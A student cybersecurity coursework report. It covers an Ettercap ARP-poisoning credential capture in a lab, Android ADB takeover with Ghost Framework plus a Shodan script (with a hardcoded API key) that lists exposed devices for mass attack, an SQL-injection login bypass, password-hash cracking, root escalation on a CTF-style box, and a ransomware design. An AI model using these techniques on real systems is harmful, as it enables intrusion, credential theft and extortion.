CS263 - Cybersecurity


Coursework

Part 1:

Tool Selected: Ettercap

It is a free open-source full-featured suite for man-in-the-middle attacks. It includes live connection sniffing, on-the-fly content screening, among other intriguing features. It supports both active and passive protocol dissection and provides several tools for network and host inspection. It works by configuring the network interface to be promiscuous and ARP poisoning the target machines. ("Ettercap")

Main reason I chose this tool is because I know that the man-in-the-middle attacks is one of the most common attacks through the web. It can be done by various ways and the results are very interesting



("Man-in-the-middle attack")


Aim: Man-In-the-Middle Attack to gain access to user input and credentials.

Attacker's Machine: Kali Linux Virtual Machine(VM)
Victim's Machine: Kali Linux Virtual Machine(Trace Labs)
**The victim's machine can be any machine, I just had a second VM already installed and used it.*


Instructions:

1. Open the ettercap tool

2. We select the eth0 because our machine is connected with ethernet and press ok




3. Go to the search bar and find some ip address of the device we want to attack that is connect with the router.
4. For target Target 2 select the victim ip address and Target 1 the router gateway.
5. Now you need to do the following configurations in linux system, from the terminal. We are basically preparing for the attack by enabling IP forwarding to the victim's machine. (Chordiya et al. 2018)




6. Now we open wireshark to capture , how our Man-In-the-Middle attack is going to be seen in the interface when we start the it. We choose to see the environment of eth0 interface.
7. We go back to the Ettercap and on the right-up menu we select the ARP poisoning and select it. We also make sure to select the sniff remote connections when prompted.


Here in the Wireshark we are able to see ARP is going to network traffic to confuse others ip addresses:



8. We have now successfully launched the attack! We just wait for the victim to add credantials, i.e. login information on an http website, like the following:



9. When they do so we can see them on the Ettercap:



Overall, this tool is very powerful, since we can get some really important information and the user will not understand anyhing

Remarks: We can use Ettercap in various ways. We can create bash scripts with automated attacks. We can also try to attack other type of devices, like android systems. But it can also be proven a really good penetration test tool for a website that we build.

Extra Tool-No need to grade


Consider this as an extra tool showcase. I started with this and since I had already written it down I decided to keep it in the coursework.

Tool Selected: Ghost Framework

Ghost Framework is an Android post-exploitation framework that uses an *Android Debug Bridge* to remotely access and control Android device. In the android devices there is the option to open the tcp socket on port 5555 by turning on the Developer mode. This gives the user of the smartphone the ability to debug android applications remotely on its phone. Also it can be used to download applications from external sources, that are not featured in the Play Store. But, this comes with the cost that a hacker can exploit this backdoor and take advantage of the opportunity to spy, and have complete control of the device.

Installation Instructions:

1. `$ git clone https://github.com/jaykali/ghost.git`
2. `$ cd ghost`
3. `$ sudo chmod +x install.sh`
4. `$ sudo ./install.sh`
5. `Add your Github username and password to proceed with the downloaD`
6. `$ ./ghost`
7. All set up! There should be an options menu with the commands in the terminal like the image below:



Ways for the attacker to ask for Ransom:

- Keep a copy of all the files and delete them from the device. Ask for money to give them back
- Lock apps and ask for money to unlock them
- Access passwords and other potentially confidential information of the owner of the device

Because it is illegal to actually use this tool on any android device without permission I do not have further images of how it will look like when doing so.
But the menu with the tools is very straightforward. You have many options that you can take advantage: Uninstall apps, Screen Record, Change Passwords, Access to the Shell, Run device apps, Pull files, etc.

Before choosing one of the options firstly we have to connect to a device. We choose the number 3 and then add the IP of the device we want to exploit. If the device has this backdoor open then the connection will be successful and we can take advantage of all the options given in the menu.

How this tool can be used for a large scale attack? For that we will need a large number of IPs that are vulnerable to this attack. Attacking large number of IPs means that there is a much higher success rate in achieving the explotations. Also the attack will have such a higher impact and the reward for the attacker will be much higher.

Get Shodan API key form here:
https://developer.shodan.io/api/requirements

Python file for using the Shodan API and extracting the IPs of our query.

```
import shodan
SHODAN_API_KEY="43AiMNwqdXIVmoQbmPZKFtwfNIXJyfTR"
api=shodan.Shodan(SHODAN_API_KEY)
try:
    results=api.search('Android Debug Bridge')

    for result in results['matches']:
        print ('%s' % result['ip_str'] )
except (shodan.APIError , e):
    print ('Error: %s' % e)
```

Run Command: **python3 get_vuln_IPs.py >> IPs.txt**

(“The Hacks of Mr. Robot: How to Use the Shodan API with Python to Automate Scans for Vulnerable Devices”)

Part 2:

Question	Answer	Marks
What is the content of the file deity.abc?	There is two .rar files. One of them is locked. Also there is a PDF with the riddles	0 points
What is the 3-digit number of the last vehicle of the 35th potus?	300 (GG 300)	1 points
In which year did G.O. warn us about the threat of totalitarianism?	Picture= 1984+300=2284	1 points
What is the number derived from The Picture?	16th Fibonacci Number= 987	2 points
What is the key?	0112358132134558914 4233377610987	1 points
What is the name of The Building?	Kirby Forensic Psychiatric Center (**Address:** 102 Rivers Edge Rd. New York, NY 10035)	1 points
What is the exact year a hurricane hit This City in the	1900	2 points

last century?		
What is the name of the former board game player?	**Wilhelm Steinitz**	1 points
What are we looking for?	*Grandmasters of Chess* Harold C. Schonberg	1 points

ID	Task	Source	Date	URL	Key info	Tags	Screenshot	Rating
Unique number	Describe what you are searching for	Where to find the info	Date of the performed search	Link where you found the info	Summary of info Keywords to filter	Keywords to filter the list for specific entities	Path of the screenshot	How reliable is the source
	The registration plates of the 35th POTUS	Dayily Mail article with google search	17/11	https://www.dailymail.co.uk/news/article-3307450/License-plates-sold-li	JFK Registration Plates			It's very reliable


				mo-JFK-assassinated.html				
	Who is G.O, and when he wrote something about totalitarianism	Google Search Engine	17/11	https://academyofideas.com/2021/08/is-1984-becoming-a-reality-george-orwells-warning-to-the-world/	warning of totalitarianism	Used search filter words that start with "G" to find potential names that can be related		It's very reliable
	What jet is it	Google reverse image search	17/11	https://drawingdatabase.com/f-16-fighting-falcon/				Very reliable
	The building's name	Google reverse image search	18/11	https://omh.ny.gov/omhweb/fa				Very reliable

				cilities/krpc/				
	Wan to find which city is the shown in the picture city(61st St, Galveston, Texas, USA)	Google Maps	20/11	https://www.google.co.uk/maps/place/Peking+Buffet/@29.2691741,-94.8287546,18z/data=!4m13!1m7!3m6!1s0x863f9c4a3a78f02f:0x28cc99c63ca59c74!2s61st+St,+Galveston,+TX+77551,+USA!3b1!8m2!3d	61st St	Location: Texas		Very reliable

				29.279 6105! 4d-94. 83310 96!3m 4!1s0x 863f9 d079c ccca2 9:0x4 b7250 4130c 9a197 !8m2! 3d29.2 68795 9!4d-9 4.8284 505				


Part 3


Firstly we need to figure wether the website is subject to SQL Injections. We use the single quote ‘ on the email field and we leave the passwords bank. The message we get in the image below is a proof that indeed we we can inject sql code.




Now we need to figure what command to use in order to successfully bypass the login page. First we try something like this ' or 1=1 – , but we notice that it does not work.

More specifically it seems that both – and = symbols are filtered out. So we need to find another exploitation. By inputing ' or ‘24’<>’56 in both E-mail and Password we finally get access inside with the user amanda.





Now that we have that username, we use it to login to the Server. We need to explore the files and find a way to control the system. We list the running processes to see where the server runs from. Command: ps aux and then we use the command ps aux | grep “apache” to focus on the server related processes. We also see that the server is specifically apache2



```
www-data  1994  0.0  0.8 154708  8240 ?        S    15:14   0:00 /usr/sbin/apach
www-data  1995  0.0  0.7 154708  8168 ?        S    15:14   0:00 /usr/sbin/apach
root      1997  0.0  0.0  20408  1016 ?        Ss   15:14   0:00 /usr/sbin/cron
root      2039  0.0  0.2  49956  2912 ?        Ss   15:14   0:00 /usr/sbin/squid
proxy     2041  0.0  1.5  86800 16236 ?        S    15:14   0:00 (squid) -YC -f
proxy     2060  0.0  0.1  20100  1056 ?        S    15:14   0:00 (unlinkd)
root      2069  0.0  0.0   4180   652 ?        S    15:14   0:00 /bin/sh /usr/bi
mysql     2396  0.0  4.2 363112 43660 ?        Sl   15:14   0:00 /usr/sbin/mysql
root      2397  0.0  0.0   4088   632 ?        S    15:14   0:00 logger -t mysql
root      2448  0.0  0.2   9960  2392 ?        Ss   15:14   0:00 dhclient -v -pf
root      2489  0.0  0.1  49932  1192 ?        Ss   15:14   0:00 /usr/sbin/sshd
root      2565  0.0  0.1  52160  1508 tty1     Ss   15:14   0:00 /bin/login --
root      2566  0.0  0.0  16256   920 tty2     Ss+  15:14   0:00 /sbin/getty 384
root      2567  0.0  0.0  16256   924 tty3     Ss+  15:14   0:00 /sbin/getty 384
root      2568  0.0  0.0  16256   924 tty4     Ss+  15:14   0:00 /sbin/getty 384
root      2569  0.0  0.0  16256   928 tty5     Ss+  15:14   0:00 /sbin/getty 384
root      2570  0.0  0.0  16256   924 tty6     Ss+  15:14   0:00 /sbin/getty 384
root      2650  0.0  0.0      0     0 ?        S    15:14   0:00 [flush-8:0]
www-data  2651  0.0  0.7 154628  8068 ?        S    15:16   0:00 /usr/sbin/apach
amanda    2655  0.0  0.2  19504  2188 tty1     S    15:21   0:00 -bash
root      2710  0.0  0.0      0     0 ?        S    15:41   0:00 [kworker/0:0]
root      2711  0.0  0.0      0     0 ?        S    15:41   0:00 [kworker/1:0]
amanda    2722  0.0  0.2  40408  2668 tty1     T    15:48   0:00 mysql -u root -
amanda    2729  0.0  0.1  16836  1216 tty1     R+   15:50   0:00 ps aux
amanda@Seegson:/$
```

As we can see it’s an apache2 webs server. Then we go to the /var/www/ where we find the login.php file. That file includes the credential to access the mysql database.
So we run the command mysql -u root -p and insert the password “root”.
After using sql commands to view the Databases and tables we find that the important data is stored in the Database Seegson.There we find important info as shown in these images.

```
mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Seegson            |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)
```

```
mysql> use Seegson;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------+
| Tables_in_Seegson |
+------------------+
| login            |
| payments         |
| users            |
+------------------+
3 rows in set (0.00 sec)
```

```
mysql> SELECT * FROM login;
+----+----------------------+----------------------------------+
| id | email                | password                         |
+----+----------------------+----------------------------------+
|  1 | amanda@seegson.com   | 958152288f2d2303ae045cffc43a02cd |
|  2 | josiah@seegson.com   | e00cf25ad42683b3df678c61f42c6bda |
|  3 | sebastian@seegson.com | 5b1b68a9abf4d2cd155c81a9225fd158 |
+----+----------------------+----------------------------------+
3 rows in set (0.00 sec)
```

```
mysql> SELECT * FROM payments;
+----+----------+---------+---------------------+
| id | name     | sum     | date                |
+----+----------+---------+---------------------+
|  1 | Amanda   | 2000.00 | 2152-10-10 16:02:21 |
|  2 | Josiah   | 10000.00 | 2152-10-10 16:02:21 |
|  3 | Sebastian | 10000.00 | 2152-10-10 16:02:21 |
|  4 | Amanda   | 2000.00 | 2152-11-10 15:59:01 |
|  5 | Josiah   | 10000.00 | 2152-11-10 15:59:01 |
|  6 | Sebastian | 10000.00 | 2152-11-10 15:59:01 |
|  7 | Amanda   | 2000.00 | 2152-12-10 16:00:53 |
|  8 | Josiah   | 10000.00 | 2152-12-10 16:00:53 |
|  9 | Sebastian | 10000.00 | 2152-12-10 16:00:53 |
+----+----------+---------+---------------------+
9 rows in set (0.00 sec)
```

```
mysql> SELECT * FROM users;
+----+----------+---------+----------+---------------------+
| id | name     | lastname | function | created_at          |
+----+----------+---------+----------+---------------------+
|  1 | Amanda   | Ripley  | Engineer | 2152-09-15 08:53:53 |
|  2 | Josiah   | Sieg    | CEO      | 2152-09-15 08:54:15 |
|  3 | Sebastian | Sieg    | COO      | 2152-09-15 08:55:04 |
+----+----------+---------+----------+---------------------+
3 rows in set (0.00 sec)
```

To decrypt the passwords found in the database login I found that apache2 use MD5 hashing and entered the hashes to the website:
(“Free MD5 Decryption, MD5 Hash Decoder”)

User: sebastian Password: 555555
User: josiah Password:admin1

In the “users” table we can see the function that each person has. Josiah is the CEO, so therefore we will want to access his account(he has the highest position, therefore he is the most likely to have root privileges). Unfortunately he doesn’t. When we try to use the sudo command it doesn’t allow him to do so. The results are positive when we used the su command. It is the way that you can long in as the root. We for password the password

of josiah and indeed it works. We have successfully gained full root privileges and can also deploy our ransom application

Importance of gaining root privilege:
On a Unix system, the "root" account has the most privileges. This account allows you to do all aspects of system administration, such as adding accounts, changing user passwords, checking log files, installing software, and so on.("Root Privilege")
Also we can also do more stuff that might affect all the users of the website. We can now change the hosted website and inject malicious snippets of code that it will infect the users accessing it. This all can be done without anyone from the company noticing it.

Development of Ransomware:
Now that we have access to the users of the system we can inject malicious software to their files. For the purpose of this Coursework I have developed two simple python files included in the folder. Both files run using the python3 –nameofFile command
ransomware.py: is the file responsible for encrypting all the files in the current directory
decrypt.py: is the file responsible for decrypting all the files in the current directory, given that the user has entered the correct passphrase.

Design Choices:
Given the fact that the attacker can access and view the contents of the directories of each user, I decided to implement a software that only encrypts the files in the directory which is deployed. We don't want the software to be encrypting directories and maybe some other stuff that will block the whole system.
The implementation of this program is quite simple. Using the `cryptography.fernet` library in python to generate a key and encrypt files. The encryption key can be publicly viewed and is stored in the "mykey.key" file. But the decryption/secret key is a phrase we choose and it is only placed in the decrypt.py which should not be readable by noone.

Works Cited

Chordiya, Ankita R., et al. "Man-in-the-Middle (MITM) Attack Based Hijacking of HTTP Traffic Using Open Source Tools." 2018, pp. 0438-0443.

"Ettercap." *Ettercap Home Page*, https://www.ettercap-project.org/index.html. Accessed 29 November 2022.

"Free MD5 Decryption, MD5 Hash Decoder." *MD5 Online*, https://www.md5online.org/md5-decrypt.html. Accessed 29 November 2022.

"The Hacks of Mr. Robot: How to Use the Shodan API with Python to Automate Scans for Vulnerable Devices." *Null Byte*, 26 November 2017, https://null-byte.wonderhowto.com/how-to/hacks-mr-robot-use-shodan-api-with-python-automate-scans-for-vulnerable-devices-0180975/. Accessed 29 November 2022.

"Man-in-the-middle attack." *Wikipedia*, https://en.wikipedia.org/wiki/Man-in-the-middle_attack. Accessed 29 November 2022.

"Root Privilege." *6.1. Root Account*, https://tldp.org/LDP/lame/LAME/linux-admin-made-easy/root-account.html. Accessed 30 November 2022.